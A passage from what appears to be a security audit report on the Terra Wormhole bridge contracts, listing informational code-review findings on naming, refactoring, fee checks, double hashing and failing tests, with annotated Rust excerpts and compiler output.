    .add_attribute("transfer.block_time",
env.block.time.seconds().to_string()))
}

```

Severity and Impact Summary

Code review of `handle_initiate_transfer_native_token`: readability unit fee / checked_sub / strong typing.

Recommendation

As in the code comments above.

Terra Bridge: CR handle_initiate_transfer_token (token-bridge)

Finding ID: KS-WORMHOLE-42

Severity: **Informational**

Status: **Open**

Description

Code review of handle_initiate_transfer_token: long function / helpers / renaming / gas optimization / multiplier / check fee / TokenMsg::Send / typed values.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs

Line number: 875-1044

```
// Very long function, consider extracting to helpers and cover with proper tests.
fn handle_initiate_transfer_token(
    mut deps: DepsMut,
    env: Env,
    info: MessageInfo,
    asset: HumanAddr,
    mut amount: Uint128,
    recipient_chain: u16,
    recipient: Vec<u8>,
    mut fee: Uint128,
    nonce: u32,
) -> StdResult<Response> {
    if recipient_chain == CHAIN_ID {
        return ContractError::SameSourceAndTarget.std_err();
    }
    if amount.is_zero() {
        // consider including what is the minimal amount
        return ContractError::AmountTooLow.std_err();
    }

    let asset_chain: u16;
    let asset_address: Vec<u8>;

    let cfg: ConfigInfo = config_read(deps.storage).load()?;
    // be specific, rename to `asset_address_canonical`
    let asset_canonical: CanonicalAddr = deps.api.addr_canonicalize(&asset)?;

    let mut messages: Vec<CosmosMsg> = vec![];
    let mut submessages: Vec<SubMsg> = vec![];

    match wrapped_asset_address_read(deps.storage).load(asset_canonical.as_slice())
    {
        Ok(_) => {
            // GAS OPTIMISTAION: move this check right after `if amount.is_zero()`
            // If the fee is too large the user will receive nothing.
            if fee > amount {
                return Err(StdError::generic_err("fee greater than sent amount"));
            }
        }
    }
}
```

```

    }

    messages.push(CosmosMsg::Wasm(WasmMsg::Execute {
        contract_addr: asset.clone(),
        msg: to_binary(&WrappedMsg::Burn {
            account: info.sender.to_string(),
            amount,
        })?,
        funds: vec![],
    }));

    let request = QueryRequest::<Empty>::Wasm(WasmQuery::Smart {
        contract_addr: asset,
        msg: to_binary(&WrappedQuery::WrappedAssetInfo {})?,
    });

    let wrapped_token_info: WrappedAssetInfoResponse =
        deps.querier.custom_query(&request)?;

    asset_chain = wrapped_token_info.asset_chain;
    asset_address = wrapped_token_info.asset_address.as_slice().to_vec();

    // NOTE: fee amount is LATER subtracted from the transfer amount by
    //         the relayer on the original asset chain

    // what is the unit used for fee here?
    // - assuming it's the asset on the original asset chain

    let transfer_info = TransferInfo {
        token_chain: asset_chain,
        token_address: asset_address.clone(),
        amount: (0, amount.u128()),
        recipient_chain,
        recipient: recipient.clone(),
        fee: (0, fee.u128()),
    };

    let token_bridge_message = TokenBridgeMessage {
        action: Action::TRANSFER,
        payload: transfer_info.serialize(),
    };

    messages.push(CosmosMsg::Wasm(WasmMsg::Execute {
        contract_addr: cfg.wormhole_contract,
        msg: to_binary(&WormholeExecuteMsg::PostMessage {
            message: Binary::from(token_bridge_message.serialize()),
            nonce,
        })?,
        funds: coins_after_tax(deps.branch(), info.funds.clone())?,
    }));
}
Err(_) => {
    let token_info: TokenInfoResponse =
        deps.querier.query(&QueryRequest::Wasm(WasmQuery::Smart {
            contract_addr: asset.clone(),
            msg: to_binary(&TokenQuery::TokenInfo {})?,

```

```

    )))?;

    let decimals = token_info.decimals;
    // it's not a multiplier but rather a divisor
    // please rename to improve code readability
    let multiplier = 10u128.pow((max(decimals, 8u8) - 8u8) as u32);

    amount = Uint128::new(
        amount
        .u128()
        .checked_sub(amount.u128().checked_rem(multiplier).unwrap())
        .unwrap(),
    );

    fee = Uint128::new(
        fee.u128()
        .checked_sub(fee.u128().checked_rem(multiplier).unwrap())
        .unwrap(),
    );

    // MINOR: there's no check if fee is lower than amount
    // this check was performed in the case of the wrapped token
transfer

    // NOTE: fee amount is LATER subtracted from the transfer amount by
    // the relayer on the original asset chain

    // what is the unit used for fee here?
    // - assuming it's the asset on the original asset chain

    submessages.push(SubMsg::reply_on_success(
        CosmosMsg::Wasm(WasmMsg::Execute {
            contract_addr: asset.clone(),
            // Consider using TokenMsg::Send which is dedicated to the use
case
            // of sending tokens to a contract address
            // it allows sending a callback message
            msg: to_binary(&TokenMsg::TransferFrom {
                owner: info.sender.to_string(),
                recipient: env.contract.address.to_string(),
                amount,
            })?,
            funds: vec![],
        }),
        // consider using a typed value here to improve readability
        1,
    ));

    asset_address = extend_address_to_32(&asset_canonical);
    asset_chain = CHAIN_ID;

    amount = Uint128::new(amount.u128().checked_div(multiplier).unwrap());
    fee = Uint128::new(fee.u128().checked_div(multiplier).unwrap());

    let transfer_info = TransferInfo {
        token_chain: asset_chain,

```

```

        token_address: asset_address.clone(),
        amount: (0, amount.u128()),
        recipient_chain,
        recipient: recipient.clone(),
        fee: (0, fee.u128()),
    };

    let balance: BalanceResponse =
        deps.querier.query(&QueryRequest::Wasm(WasmQuery::Smart {
            contract_addr: asset.to_string(),
            msg: to_binary(&TokenQuery::Balance {
                address: env.contract.address.to_string(),
            })?,
        }))?;

    // This could be avoided if the submessage requesting
    // locking token within the bridge contract (TokenMsg::TransferFrom)
    // was replaced with a regular message (TokenMsg::Send) with a
callback.

    assert!(wrapped_transfer_tmp(deps.storage).load().is_err());
    wrapped_transfer_tmp(deps.storage).save(&TransferState {
        previous_balance: balance.balance.to_string(),
        account: info.sender.to_string(),
        token_address: asset,
        token_canonical: asset_canonical.clone(),
        message: transfer_info.serialize(),
        // rename to divisor
        multiplier: Uint128::new(multiplier).to_string(),
        nonce,
    }))?;
}

};

Ok(Response::new()
    .add_messages(messages)
    .add_submessages(submessages)
    .add_attribute("transfer.token_chain", asset_chain.to_string())
    .add_attribute("transfer.token", hex::encode(asset_address))
    .add_attribute(
        "transfer.sender",
        hex::encode(extend_address_to_32(
            &deps.api.addr_canonicalize(&info.sender.as_str())?,
        )),
    )
    .add_attribute("transfer.recipient_chain", recipient_chain.to_string())
    .add_attribute("transfer.recipient", hex::encode(recipient))
    .add_attribute("transfer.amount", amount.to_string())
    .add_attribute("transfer.nonce", nonce.to_string())
    .add_attribute("transfer.block_time",
env.block.time.seconds().to_string()))
}

```

Severity and Impact Summary

Code review of `handle_initiate_transfer_token`: long function / helpers / renaming / gas optimisation / multiplier / check fee / `TokenMsg::Send` / typed values.

Recommendation

As in the code comments above.

Terra Bridge: CR handle_register_chain (nft-bridge)

Finding ID: KS-WORMHOLE-43

Severity: **Informational**

Status: **Open**

Description

Code review of handle_register_chain: DRY.

Proof of Issue

File name: /terra/contracts/nft-bridge/src/contract.rs

Line number: 227-250

```
// DRY: this whole function could be (with a few changes) shared with token-bridge
fn handle_register_chain(
    deps: DepsMut,
    _env: Env,
    register_chain: RegisterChain,
) -> StdResult<Response> {
    let RegisterChain {
        chain_id,
        chain_address,
    } = register_chain;

    let existing =
bridge_contracts_read(deps.storage).load(&chain_id.to_be_bytes());
    if existing.is_ok() {
        return Err(StdError::generic_err(
            "bridge contract already exists for this chain",
        ));
    }

    let mut bucket = bridge_contracts(deps.storage);
    bucket.save(&chain_id.to_be_bytes(), &chain_address)?;

    Ok(Response::new()
        .add_attribute("chain_id", chain_id.to_string())
        .add_attribute("chain_address", hex::encode(chain_address)))
}
```

Severity and Impact Summary

Informational - > Code review of handle_register_chain: DRY.

Recommendation

As in the code comments above.

Terra Bridge: CR handle_upgrade_contract (nft-bridge)

Finding ID: KS-WORMHOLE-44

Severity: **Informational**

Status: **Open**

Description

Code review of handle_upgrade_contract: DRY.

Proof of Issue

File name: /terra/contracts/nft-bridge/src/contract.rs

Line number: 213-225

```
// DRY: this whole function could be (with little change) shared with token-bridge  
fn handle_upgrade_contract(  
    _deps: DepsMut,  
    env: Env,  
    upgrade_contract: UpgradeContract,  
) -> StdResult<Response> {  
    Ok(Response::new()  
        .add_message(CosmosMsg::Wasm(WasmMsg::Migrate {  
            contract_addr: env.contract.address.to_string(),  
            new_code_id: upgrade_contract.new_contract,  
            msg: to_binary(&MigrateMsg {})?,  
        }))  
        .add_attribute("action", "contract_upgrade"))  
}
```

Severity and Impact Summary

Code review of handle_upgrade_contract: DRY.

Recommendation

As in the code comments above.

Terra Bridge: CR submit_vaa (nft-bridge)

Finding ID: KS-WORMHOLE-45

Severity: **Informational**

Status: **Open**

Description

Code review of submit_vaa: DRY / ATTEST_META.

Proof of Issue

File name: /terra/contracts/nft-bridge/src/contract.rs

Line number: 152-186

```
fn submit_vaa(
    mut deps: DepsMut,
    env: Env,
    info: MessageInfo,
    data: &Binary,
) -> StdResult<Response> {
    let state = config_read(deps.storage).load()?;

    let vaa = parse_vaa(deps.branch(), env.block.time.seconds(), data)?;
    let data = vaa.payload;

    if vaa_archive_check(deps.storage, vaa.hash.as_slice()) {
        return ContractError::VaaAlreadyExecuted.std_err();
    }
    vaa_archive_add(deps.storage, vaa.hash.as_slice())?;

    if state.gov_chain == vaa.emitter_chain && state.gov_address ==
vaa.emitter_address {
        return handle_governance_payload(deps, env, &data);
    }

    let message = TokenBridgeMessage::deserialize(&data)?;

    // DRY: everything above in this code block is exactly the same
    // as in the token-bridge
    // Recommendation: extract this functionality to a shared component

    match message.action {
        Action::TRANSFER => handle_complete_transfer(
            deps,
            env,
            info,
            vaa.emitter_chain,
            vaa.emitter_address,
            TransferInfo::deserialize(&message.payload)?,
        ),

        // Why Action::ATTEST_META was required for token-bridge, but
        // is not required for nft-bridge?
```

```
// consider being more specific on what actions are available  
_ => ContractError::InvalidVAAAction.std_err(),  
}}
```

Severity and Impact Summary

Code review of `submit_vaa`: DRY / ATTEST_META.

Recommendation

As in the code comments above.

Terra Bridge: CR submit_vaa (token-bridge)

Finding ID: KS-WORMHOLE-46

Severity: **Informational**

Status: **Open**

Description

Code review of submit_vaa: VAA checks / available actions.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs

Line number: 518-560

```
fn submit_vaa(
    mut deps: DepsMut,
    env: Env,
    info: MessageInfo,
    data: &Binary,
) -> StdResult<Response> {
    let state = config_read(deps.storage).load()?;

    let vaa = parse_vaa(deps.branch(), env.block.time.seconds(), data)?;
    let data = vaa.payload;

    // MINOR: VAA archive check has been performed by the remote call to the
    Wormhole contract already.
    //      Checking VAA once again, and tracking the archive within the token
    bridge contract is not required.
    // Recommendation:
    // Remove `vaa_archive_check` and `vaa_archive_add` calls from below.
    if vaa_archive_check(deps.storage, vaa.hash.as_slice()) {
        return ContractError::VaaAlreadyExecuted.std_err();
    }
    vaa_archive_add(deps.storage, vaa.hash.as_slice())?;

    if state.gov_chain == vaa.emitter_chain && state.gov_address ==
vaa.emitter_address {
        return handle_governance_payload(deps, env, &data);
    }

    let message = TokenBridgeMessage::deserialize(&data)?;

    match message.action {
        Action::TRANSFER => handle_complete_transfer(
            deps,
            env,
            info,
            vaa.emitter_chain,
            vaa.emitter_address,
            &message.payload,
        ),
        Action::ATTEST_META => handle_attest_meta(
```

```
        deps,  
        env,  
        vaa.emitter_chain,  
        vaa.emitter_address,  
        vaa.sequence,  
        &message.payload,  
    ),  
    // consider being more specific on what actions are available  
    _ => ContractError::InvalidVAAAction.std_err(),  
}}}
```

Severity and Impact Summary

Code review of `submit_vaa`: VAA checks / available actions.

Recommendation

As in the code comments above.

Terra Bridge: Consider adding confirmation step for withdrawing funds (wormhole)

Finding ID: KS-WORMHOLE-47

Severity: **Informational**

Status: **Open**

Description

If funds from collected fees are sent to a wrong address, it cannot be undone. However, it can be easily improved by registering a withdrawal proposal and have the recipient call the contract to withdraw the funds.

Proof of Issue

File name: /terra/contracts/wormhole/src/contract.rs#L315

Line number: 315-318

```
Ok(Response::new().add_message(CosmosMsg::Bank(BankMsg::Send {  
    to_address: deps.api.addr_humanize(&transfer_msg.recipient)?.to_string(),  
    amount: vec![transfer_msg.amount],  
})))
```

Severity and Impact Summary

Consider adding confirmation step for withdrawing funds.

Recommendation

Register a withdrawal proposal and have the recipient to call the contract to withdraw the funds

Terra Bridge: Consider implementing safety switch, pauseable contract (terra)

Finding ID: KS-WORMHOLE-48

Severity: **Informational**Status: **Open****Description**

In case anything unexpected happens, the governance could benefit from having a risk management tool like pause-freeze.

Proof of Issue**Severity and Impact Summary**

Informational.

Recommendation

Consider implementing safety switch, pauseable contract.

References

- <https://docs.openzeppelin.com/contracts/4.x/api/security#Pausable>

Terra Bridge: Consider more specific name (token-bridge)

Finding ID: KS-WORMHOLE-49

Severity: **Informational**

Status: **Open**

Description

Multiplier value is used for division, and the math expression is quite unclear.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs#L185

Line number: 185-187

```
let multiplier = Uint128::from_str(&state.multiplier)?;  
let real_amount = new_balance.balance -  
    Uint128::from_str(&state.previous_balance)?;  
let real_amount = real_amount / multiplier;
```

Severity and Impact Summary

Multiplier value is used for division, and the math expression is quite unclear.

Recommendation

Consider more specific name.

Terra Bridge: Consider refactoring withdraw_tokens to also handle AssetInfo::Token case (token-bridge)

Finding ID: KS-WORMHOLE-50

Severity: **Informational**

Status: **Open**

Description

Consider refactoring to match to also handle `AssetInfo::Token` case.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs

Line number: 296

```
fn withdraw_tokens(
    deps: DepsMut,
    _env: Env,
    info: MessageInfo,
    data: AssetInfo,
) -> StdResult<Response> {
    let mut messages: Vec<CosmosMsg> = vec![];
    /// Refactor to match to also handle `AssetInfo::Token` case
    ///
    /// Consider
    ///
    /// ```
    /// match data {
    ///     AssetInfo::NativeToken { denom } => withdraw_native_tokens(...),
    ///     _ => Err(TokenBridgeError::WithdrawWrongAssetType),
    /// }
    /// ```
    if let AssetInfo::NativeToken { denom } = data {
        let deposit_key = format!("{}", info.sender, denom);
        let mut deposited_amount: u128 = 0;
        bridge_deposit(deps.storage).update(
            deposit_key.as_bytes(),
            |current: Option<Uint128>| match current {
                Some(v) => {
                    deposited_amount = v.u128();
                    Ok(Uint128::new(0))
                }
                None => Err(StdError::generic_err("no deposit found to withdraw")),
            },
        )?;
        messages.push(CosmosMsg::Bank(BankMsg::Send {
            to_address: info.sender.to_string(),
            amount: coins_after_tax(deps, vec![coin(deposited_amount, &denom)]),
        }));
    }

    Ok(Response::new())
}
```

```
.add_messages(messages)  
.add_attribute("action", "withdraw_tokens")  
}
```

Severity and Impact Summary

Consider refactoring to match to also handle `AssetInfo::Token` case.

Recommendation

As in the code comments above.

Terra Bridge: Consider renaming GetState (wormhole)

Finding ID: KS-WORMHOLE-51

Severity: **Informational**

Status: **Open**

Description

Consider renaming `QueryMsg::GetState` into `QueryMsg::GetFeeInfo`.

Proof of Issue

File name: /terra/contracts/wormhole/src/contract.rs#L388-L392

Line number: 388-392

```
// Rehash the hash
pub fn query_state(deps: Deps) -> StdResult<GetStateResponse> {
    let state = config_read(deps.storage).load()?;
    let res = GetStateResponse { fee: state.fee };
    Ok(res)
}
```

Severity and Impact Summary

Consider renaming `QueryMsg::GetState` into `QueryMsg::GetFeeInfo` for code readability.

Recommendation

Consider renaming `QueryMsg::GetState` into `QueryMsg::GetFeeInfo`.

Terra Bridge: Consider renaming native (token-bridge)

Finding ID: KS-WORMHOLE-52

Severity: **Informational**

Status: **Open**

Description

Confusing naming of send and receive natives.

Proof of Issue

File name: contracts/token-bridge/src/state.rs

Line number: 116, 134

```
// `send_native` is confusing while also using the `native token` term
// consider renaming to `account_for_locked_asset`
pub fn send_native(
    storage: &mut dyn Storage,
    asset_address: &CanonicalAddr,
    amount: Uint128,
) -> StdResult<()> {
    let mut counter_bucket = bucket(storage, NATIVE_COUNTER);
    let new_total = amount
        + counter_bucket
            .load(asset_address.as_slice())
            .unwrap_or(Uint128::zero());
    if new_total > Uint128::new(u64::MAX as u128) {
        return Err(StdError::generic_err(
            "transfer exceeds max outstanding bridged token amount",
        ));
    }
    counter_bucket.save(asset_address.as_slice(), &new_total)
}

// `receive_native` is confusing while also using the `native token` term
// consider renaming to `account_for_unlocked_asset`
pub fn receive_native(
    storage: &mut dyn Storage,
    asset_address: &CanonicalAddr,
    amount: Uint128,
) -> StdResult<()> {
    let mut counter_bucket = bucket(storage, NATIVE_COUNTER);
    let total: Uint128 = counter_bucket.load(asset_address.as_slice())?;
    let result = total.checked_sub(amount)?;
    counter_bucket.save(asset_address.as_slice(), &result)
}
```

Severity and Impact Summary

Confusing naming of send and receive natives.

Recommendation

As in the code comments above.

Terra Bridge: Consider renaming to new_code_id (wormhole)

Finding ID: KS-WORMHOLE-53

Severity: **Informational**Status: **Open****Description**

Consider renaming `new_contract` to `new_code_id`.

Proof of Issue**File name:** /terra/contracts/wormhole/src/state.rs#L287**Line number:** 287

```
let ContractUpgrade { new_contract } = ContractUpgrade::deserialize(&data)?;
```

Severity and Impact Summary

Consider renaming `new_contract` to `new_code_id` for code readability.

Recommendation

Consider renaming `new_contract` to `new_code_id`

Terra Bridge: Consider using match and returning error for else branch (token-bridge)

Finding ID: KS-WORMHOLE-54

Severity: **Informational**Status: **Open**

Description

Consider using match and returning error for else branch (token-bridge).

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs#L296**Line number:** 296-313

```
if let AssetInfo::NativeToken { denom } = data {
    let deposit_key = format!("{}", info.sender, denom);
    let mut deposited_amount: u128 = 0;
    bridge_deposit(deps.storage).update(
        deposit_key.as_bytes(),
        |current: Option<Uint128>| match current {
            Some(v) => {
                deposited_amount = v.u128();
                Ok(Uint128::new(0))
            }
            None => Err(StdError::generic_err("no deposit found to withdraw")),
        },
    )?;
    messages.push(CosmosMsg::Bank(BankMsg::Send {
        to_address: info.sender.to_string(),
        amount: coins_after_tax(deps, vec![coin(deposited_amount, &denom)]),
    }));
}
```

Severity and Impact Summary

Consider using match and returning error for else branch (token-bridge).

Recommendation

Consider using match and returning error for else branch (token-bridge).

Terra Bridge: Consider using state update helpers for improved readability (wormhole)

Finding ID: KS-WORMHOLE-55

Severity: **Informational**

Status: **Open**

Description

Consider using state update helpers for improved readability. Instead of pulling the whole config object, we could only focus on using specific.

Proof of Issue

File name: /terra/contracts/wormhole/src/contract.rs#L302-L304

Line number: 302-304

```
let mut state = config_read(deps.storage).load()?;  
state.fee = set_fee_msg.fee;  
config(deps.storage).save(&state)?;
```

Severity and Impact Summary

Consider using state update helpers for improved readability.

Recommendation

Consider using state update helpers for improved readability. Instead of pulling the whole config object, we could only focus on using specific.

Terra Bridge: Consider using strongly typed contract errors (wormhole)

Finding ID: KS-WORMHOLE-56

Severity: **Informational**

Status: **Open**

Description

Consider using strongly typed contract errors instead of using StdError.

Proof of Issue

File name: /terra/contracts/wormhole/src/contract.rs#L141

Line number: 140-142

```
if state.guardian_set_index != vaa.guardian_set_index {  
    return Err(StdError::generic_err(  
        "governance VAAs must be signed by the current guardian set",  
    ));  
}
```

Severity and Impact Summary

Consider using strongly typed contract errors instead of using StdError.

Recommendation

Consider using strongly typed contract errors instead of using StdError.

Terra Bridge: Double hashing (wormhole)

Finding ID: KS-WORMHOLE-57

Severity: **Informational**

Status: **Open**

Description

There's a double hashing used while `ParsedVAA` object deserialization.

Proof of Issue

File name: `/terra/contracts/wormhole/src/state.rs`

Line number: 141-143

```
// Rehash the hash
let mut hasher = Keccak256::new();
hasher.update(hash);
let hash = hasher.finalize().to_vec();
```

Severity and Impact Summary

Double hashing is possibly not adding any value in this place.

Recommendation

Remove double hashing. It will fix the failing unit tests for the wormhole state module.

<https://gitlab.com/btblock-cybersec/wormhole/-/issues/26>. The unit test case was created for a regular hash (no second hashing involved).

File name: `/terra/contracts/wormhole/src/state.rs`

Line number: 433

```
fn test_deserialize() {
```

When the double hashing part (`/terra/contracts/wormhole/src/state.rs#141-143`) is commented out, the test passes. Otherwise (with double hashing), the test is failing.

Terra Bridge: Failing tests (cw20-wrapped)

Finding ID: KS-WORMHOLE-58

Severity: **Informational**

Status: **Open**

Description

Failing tests in cw20-wrapped contracts.

Proof of Issue

File name: /terra/contracts/cw20-wrapped/src/contract.rs

File name: /terra/contracts/cw20-wrapped/tests/integration.rs

Command: cargo test

Result: - Build tests failed.

```
/code/contracts/cw20-wrapped # cargo test
warning: Patch `memmap2 v0.1.0 (https://github.com/certusone/wormhole#dac68d09)`
was not used in the crate graph.
Check that the patched package version and available features are compatible
with the dependency requirements. If the patch has a different version from
what is locked in the Cargo.lock file, run `cargo update` to use the new
version. This may also occur with an optional dependency that is not enabled.
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused variable: `_deps`
--> contracts/cw20-wrapped/src/contract.rs:224:16
|
224 | pub fn migrate(deps: DepsMut, _env: Env, _msg: MigrateMsg) ->
StdResult<Response> {
|               ^^^^^ help: if this is intentional, prefix it with an
underscore: `_deps`
|
= note: `#[warn(unused_variables)]` on by default

warning: 2 warnings emitted

   Compiling cw20-wrapped v0.1.0 (/code/contracts/cw20-wrapped)
error[E0432]: unresolved imports `cosmwasm_std::HandleResponse`,
`cosmwasm_std::HandleResult`, `cosmwasm_std::InitResponse`
--> contracts/cw20-wrapped/tests/integration.rs:8:5
|
8 |     HandleResponse,
|     ^^^^^^^^^^^^^^ no `HandleResponse` in the root
9 |     HandleResult,
|     ^^^^^^^^^^^^^ no `HandleResult` in the root
10 |     HumanAddr,
11 |     InitResponse,
|     ^^^^^^^^^^^
|
| no `InitResponse` in the root
```

```

|      help: a similar name exists in the module: `Response`
error[E0432]: unresolved imports `cosmwasm_vm::testing::handle`,
`cosmwasm_vm::testing::init`, `cosmwasm_vm::Api`
--> contracts/cw20-wrapped/tests/integration.rs:17:9
|
17 |         handle,
|         ^^^^^^ no `handle` in `testing`
18 |         init,
|         ^^^^ no `init` in `testing`
...
26 |     Api,
|     ^^^ no `Api` in the root
error[E0432]: unresolved imports `cw20_wrapped::msg::HandleMsg`,
`cw20_wrapped::msg::InitMsg`
--> contracts/cw20-wrapped/tests/integration.rs:32:9
|
32 |         HandleMsg,
|         ^^^^^^^^^ no `HandleMsg` in `msg`
33 |         InitMsg,
|         ^^^^^^^^^ no `InitMsg` in `msg`
error[E0423]: cannot initialize a tuple struct which contains private fields
--> contracts/cw20-wrapped/tests/integration.rs:173:37
173 |         check_token_details(&mut deps, &Uint128(0));
|                                     ^^^^^^^
note: constructor is not visible here due to private fields
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-0.16.2/src/math/uint128.rs:32:49
32 | pub struct Uint128(#[schemars(with = "String")] u128);
|                                     ^^^^ private field
error[E0423]: cannot initialize a tuple struct which contains private fields
--> contracts/cw20-wrapped/tests/integration.rs:202:10
202 |         &Uint128(123_123_123),
|         ^^^^^^^
note: constructor is not visible here due to private fields
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-0.16.2/src/math/uint128.rs:32:49
32 | pub struct Uint128(#[schemars(with = "String")] u128);
|                                     ^^^^ private field
error[E0423]: cannot initialize a tuple struct which contains private fields
--> contracts/cw20-wrapped/tests/integration.rs:208:10
208 |         &Uint128(123_123_123),
|         ^^^^^^^

```

```

note: constructor is not visible here due to private fields
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/math/uint128.rs:32:49
32 | pub struct Uint128(#[schemars(with = "String")] u128);
    |                                     ^^^^ private field

error[E0423]: cannot initialize a tuple struct which contains private fields
--> contracts/cw20-wrapped/tests/integration.rs:210:37
210 |         check_token_details(&mut deps, &Uint128(123_123_123));
    |                                     ^^^^^^^^

note: constructor is not visible here due to private fields
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/math/uint128.rs:32:49
32 | pub struct Uint128(#[schemars(with = "String")] u128);
    |                                     ^^^^ private field

error[E0423]: cannot initialize a tuple struct which contains private fields
--> contracts/cw20-wrapped/tests/integration.rs:219:17
219 |         amount: Uint128(123_123_123),
    |                 ^^^^^^^^

note: constructor is not visible here due to private fields
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/math/uint128.rs:32:49
32 | pub struct Uint128(#[schemars(with = "String")] u128);
    |                                     ^^^^ private field

error[E0423]: cannot initialize a tuple struct which contains private fields
--> contracts/cw20-wrapped/tests/integration.rs:237:10
237 |         &Uint128(123_123_123),
    |         ^^^^^^^^

note: constructor is not visible here due to private fields
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/math/uint128.rs:32:49
32 | pub struct Uint128(#[schemars(with = "String")] u128);
    |                                     ^^^^ private field

error[E0423]: cannot initialize a tuple struct which contains private fields
--> contracts/cw20-wrapped/tests/integration.rs:244:10
244 |         &Uint128(123_123_000),
    |         ^^^^^^^^

note: constructor is not visible here due to private fields
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/math/uint128.rs:32:49

```

```

32 | pub struct Uint128([schemars(with = "String")] u128);
    |                                     ^^^^ private field

error[E0423]: cannot initialize a tuple struct which contains private fields
--> contracts/cw20-wrapped/tests/integration.rs:247:61
247 |         check_balance(&mut deps, &TestAddress::SENDER.value(), &Uint128(123));
    |                                     ^^^^^^^^
note: constructor is not visible here due to private fields
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-0.16.2/src/math/uint128.rs:32:49
32 | pub struct Uint128([schemars(with = "String")] u128);
    |                                     ^^^^ private field

error[E0423]: cannot initialize a tuple struct which contains private fields
--> contracts/cw20-wrapped/tests/integration.rs:251:10
251 |         &Uint128(123_123_000),
    |         ^^^^^^^^
note: constructor is not visible here due to private fields
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-0.16.2/src/math/uint128.rs:32:49
32 | pub struct Uint128([schemars(with = "String")] u128);
    |                                     ^^^^ private field

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:10:5
10 |         HumanAddr,
    |         ^^^^^^^^^^
= note: `#[warn(deprecated)]` on by default

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:10:5
10 |         HumanAddr,
    |         ^^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:59:29

```

```

59 | fn mock_env_height(signer: &HumanAddr, height: u64, time: u64) -> Env {
    |                               ^^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:109:17

109 |         recipient: &HumanAddr,
    |                   ^^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:124:14

124 |         sender: &HumanAddr,
    |               ^^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:125:17

125 |         recipient: &HumanAddr,
    |                   ^^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:139:15

139 |         address: &HumanAddr,
    |               ^^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:50:24

50 |         fn value(&self) -> HumanAddr {
    |                               ^^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:52:41

```

```

52 |         TestAddress::INITIALIZER => HumanAddr::from("addr0000"),
    |                                     ^^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:53:39
    |
53 |         TestAddress::RECIPIENT => HumanAddr::from("addr2222"),
    |                                     ^^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/cw20-wrapped/tests/integration.rs:54:36
    |
54 |         TestAddress::SENDER => HumanAddr::from("addr3333"),
    |                                     ^^^^^^^^^^

error[E0277]: the trait bound `MockStorage: BackendApi` is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:76:28
    |
